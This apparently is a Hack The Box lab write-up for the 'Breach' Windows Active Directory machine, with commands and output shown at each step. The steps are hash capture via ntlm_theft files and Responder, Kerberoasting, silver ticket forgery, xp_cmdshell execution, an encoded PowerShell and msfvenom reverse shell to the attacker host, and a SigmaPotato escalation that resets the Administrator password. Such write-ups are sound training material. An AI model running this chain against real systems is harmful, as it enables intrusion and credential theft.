
Hack The Box Breach Writeup (Medium Windows)
Medium Windows AD box. A writable SMB share and Responder capture julia.wong's hash, Kerberoasting gives svc_mssql, and a silver ticket leads to Administrator.
Summary
Breach lets the guest account write to an SMB share, so ntlm_theft files dropped in the transfer folder coerce authentication and Responder catches julia.wong’s Net-NTLMv2 hash, which hashcat cracks to Computer1. A RID brute force builds the user list, AS-REP roasting finds nothing, but Kerberoasting as julia.wong returns a ticket for svc_mssql that cracks to Trustno1. Because svc_mssql owns the MSSQL service principal name, its RC4 key plus the domain SID are enough to forge a silver ticket for Administrator against MSSQLSvc on port 1433. That ticket enables xp_cmdshell and runs an encoded PowerShell reverse shell. The resulting service account holds SeImpersonatePrivilege, and although Meterpreter’s getsystem fails, SigmaPotato succeeds and resets the Administrator password for a winrm login.
SMB Enumeration
I can authenticate as guest to the SMB server. The server allows guest access to IPC$, share and Users shares. More importantly, it allows guest to WRITE to the “share” share:

SMB Shares Enumeration
I did mount the “share” share:
1
sudo mount -t cifs -o username=guest //10.129.69.51/share mount/
Looked for files using the following command:
1
sudo find mount/ -type f
But couldn’t find anything of use. There is this “transfer” folder though:
1
2
3
mount/transfer/julia.wong
mount/transfer/diana.pope
mount/transfer/claire.pope
Since my user has write access to this share, I used ntlm_theft tool from gituhub to generate malicious files that, when opened, perform an authentication attempt against my server (for me to capture NTLM hashes):
1
python3 ~/hacking/tools/ntlm_theft/ntlm_theft.py -g all -s 10.10.14.242 -f evil
It generated a bunch of files:
1
2
3
4
5
6
7
8
$ ls -l evil/
total 208
-rw-r--r-- 1 user user    80 Oct 16 04:29  Autorun.inf
-rw-r--r-- 1 user user    48 Oct 16 04:29  desktop.ini
-rw-r--r-- 1 user user  1651 Oct 16 04:29  evil.application
-rw-r--r-- 1 user user   148 Oct 16 04:29  evil.asx
-rw-r--r-- 1 user user  5857 Oct 16 04:29 'evil-(externalcell).xlsx'
<SNIP>
I did transfer the files to the share
Started Responder on tun0 (htb vpn interface):
1
responder.py -I tun0
Almost immediately, got a connection back from Julia.Wong:

I saved the hash to a file named “julia.hash” and used hashcat to crack it:
1
hashcat julia.hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
Almost immediately, got the results:
1
2
Username: julia.wong
Password: Computer1
Username Enumeration: Rid Bruteforce
I performed a rid bruteforce to find valid users:
1
nxc smb 10.129.69.51 -u 'guest' -p '' --rid-brute 5000
I copied the output for the rid brute to a file at scans/nxc-ridbrute.log and used the following awk command to format it to a proper users.txt file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ awk -F'\\\\' '/SidTypeUser/ {sub(/\).*/, "", $2); print $2}' scans/nxc-ridbrute.log | cut -d' ' -f1 > users.txt

$ cat users.txt
Administrator
Guest
krbtgt
BREACHDC$
Claire.Pope
Julia.Wong
Hilary.Reed
Diana.Pope
Jasmine.Price
George.Williams
Lawrence.Kaur
Jasmine.Slater
Hugh.Watts
Christine.Bruce
svc_mssql
Kerberos Enumeration
Tried performing ASRepRoasting but got no results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
$ GetNPUsers.py -no-pass -usersfile users.txt breach.vl/
/home/user/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.13.0.dev0+20250605.14806.5f78065 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User BREACHDC$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Claire.Pope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Julia.Wong doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Hilary.Reed doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Diana.Pope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jasmine.Price doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User George.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Lawrence.Kaur doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jasmine.Slater doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Hugh.Watts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Christine.Bruce doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_mssql doesn't have UF_DONT_REQUIRE_PREAUTH set
Kerberoasting
With credentials to julia.wong, I could perform a kerberoast:
1
nxc ldap 10.129.69.51 -u julia.wong -p passwords.txt --kerberoast k.log
Got one result, for svc_mssql
1
LDAP        10.129.69.51    389    BREACHDC         [*] sAMAccountName: svc_mssql, memberOf: [], pwdLastSet: 2022-02-17 05:43:08.106169, lastLogon: 2025-10-15 17:34:32.626994
NetExec saved the result to k.log. I used hashcat to crack it:
1
hashcat k.log /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
It immediately got me results:
1
2
Username: svc_mssql
Password: Trustno1
Silver Ticket
With access to the svc_mssql account (that has a SPN, service account for MSSQL that’s available on port 1443), we can create a silver ticket and impersonate Administrator to the MSSQL service.
First I get the domain sid via netexec:
1
2
3
4
$ nxc ldap 10.129.69.51 -u svc_mssql -p Trustno1 --get-sid
LDAP        10.129.69.51    389    BREACHDC         [*] Windows Server 2022 Build 20348 (name:BREACHDC) (domain:breach.vl) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.69.51    389    BREACHDC         [+] breach.vl\svc_mssql:Trustno1
LDAP        10.129.69.51    389    BREACHDC         Domain SID S-1-5-21-2330692793-3312915120-706255856
Then I use pypykatz to convert the cleartext password for “svc_mssql” to rc4:
1
2
3
$ pypykatz crypto nt 'Trustno1'

69596c7aa1e8daee17f8e78870e25a5c
With this information I proceed to forge the silver ticket:
1
ticketer.py -nthash 69596c7aa1e8daee17f8e78870e25a5c -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -spn MSSQLSvc/breachdc.breach.vl:1433 administrator
I export the KRB5CCNAME variable in order to use the ticket:
1
export KRB5CCNAME=./administrator.ccache
And can see it worked via netexec mssql:
1
2
3
$ nxc mssql 10.129.69.51 -k --use-kcache
MSSQL       10.129.69.51    1433   BREACHDC         [*] Windows Server 2022 Build 20348 (name:BREACHDC) (domain:breach.vl)
MSSQL       10.129.69.51    1433   BREACHDC         [+] breach.vl\administrator from ccache (Pwn3d!)
Remote Code Execution via MSSQL
I used the silver ticket as administrator for the MSSQL service to enable xp_cmdshell and execute system commands:
1
2
3
4
5
6
7
8
9
10
11
12
$ nxc mssql 10.129.69.51 -k --use-kcache -M enable_cmdshell -o ACTION=enable
[*] Ignore OPSEC in configuration is set and OPSEC unsafe module loaded
MSSQL       10.129.69.51    1433   BREACHDC         [*] Windows Server 2022 Build 20348 (name:BREACHDC) (domain:breach.vl)
MSSQL       10.129.69.51    1433   BREACHDC         [+] breach.vl\administrator from ccache (Pwn3d!)
ENABLE_C... 10.129.69.51    1433   BREACHDC         [+] xp_cmdshell successfully enabled.


$ nxc mssql 10.129.69.51 -k --use-kcache -x whoami
MSSQL       10.129.69.51    1433   BREACHDC         [*] Windows Server 2022 Build 20348 (name:BREACHDC) (domain:breach.vl)
MSSQL       10.129.69.51    1433   BREACHDC         [+] breach.vl\administrator from ccache (Pwn3d!)
MSSQL       10.129.69.51    1433   BREACHDC         [+] Executed command via mssqlexec
MSSQL       10.129.69.51    1433   BREACHDC         breach\svc_mssql
Got a shell by first setting up netcat:
1
2
$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
And then using a powershell encoded payload from revshells.com
1
nxc mssql 10.129.69.51 -k --use-kcache -x 'powershell -e <base64-blob>'
Vertical Privilege Escalation
My user has SeImpersonatePrivilege:

Failed Attempt
I tried first creating a meterpreter executable:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.242 LPORT=1337 -f exe -o evil.exe
Then transferring it to the machine, setting up multi/handler on my end and using “getsystem” but it didn’t work for some reason:
1
2
3
4
5
6
7
8
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
I tried migrating processes, but that didn’t help as well, which is weird because it generally works for me when my user has SeImpersonatePrivilege.
Working Attempt
I uploaded SigmaPotato to the machine, saved it to C:\windows\tasks\sigma.exe. I changed the password for the administrator user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PS C:\windows\tasks> .\sigma.exe "net user administrator Password123!"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
[+] Impersonated Client: NT AUTHORITY\NETWORK SERVICE
[+] Searching for System Token...
[+] PID: 916 | Token: 0x540 | User: NT AUTHORITY\SYSTEM
[+] Found System Token: True
[+] Duplicating Token...
[+] New Token Handle: 984
[+] Current Command Length: 35 characters
[+] Creating Process via 'CreateProcessAsUserW'
[+] Process Started with PID: 6532

[+] Process Output:
The command completed successfully.
And logged in via winrm:
1
evil-winrm -u administrator -p Password123! -i breachdc.breach.vl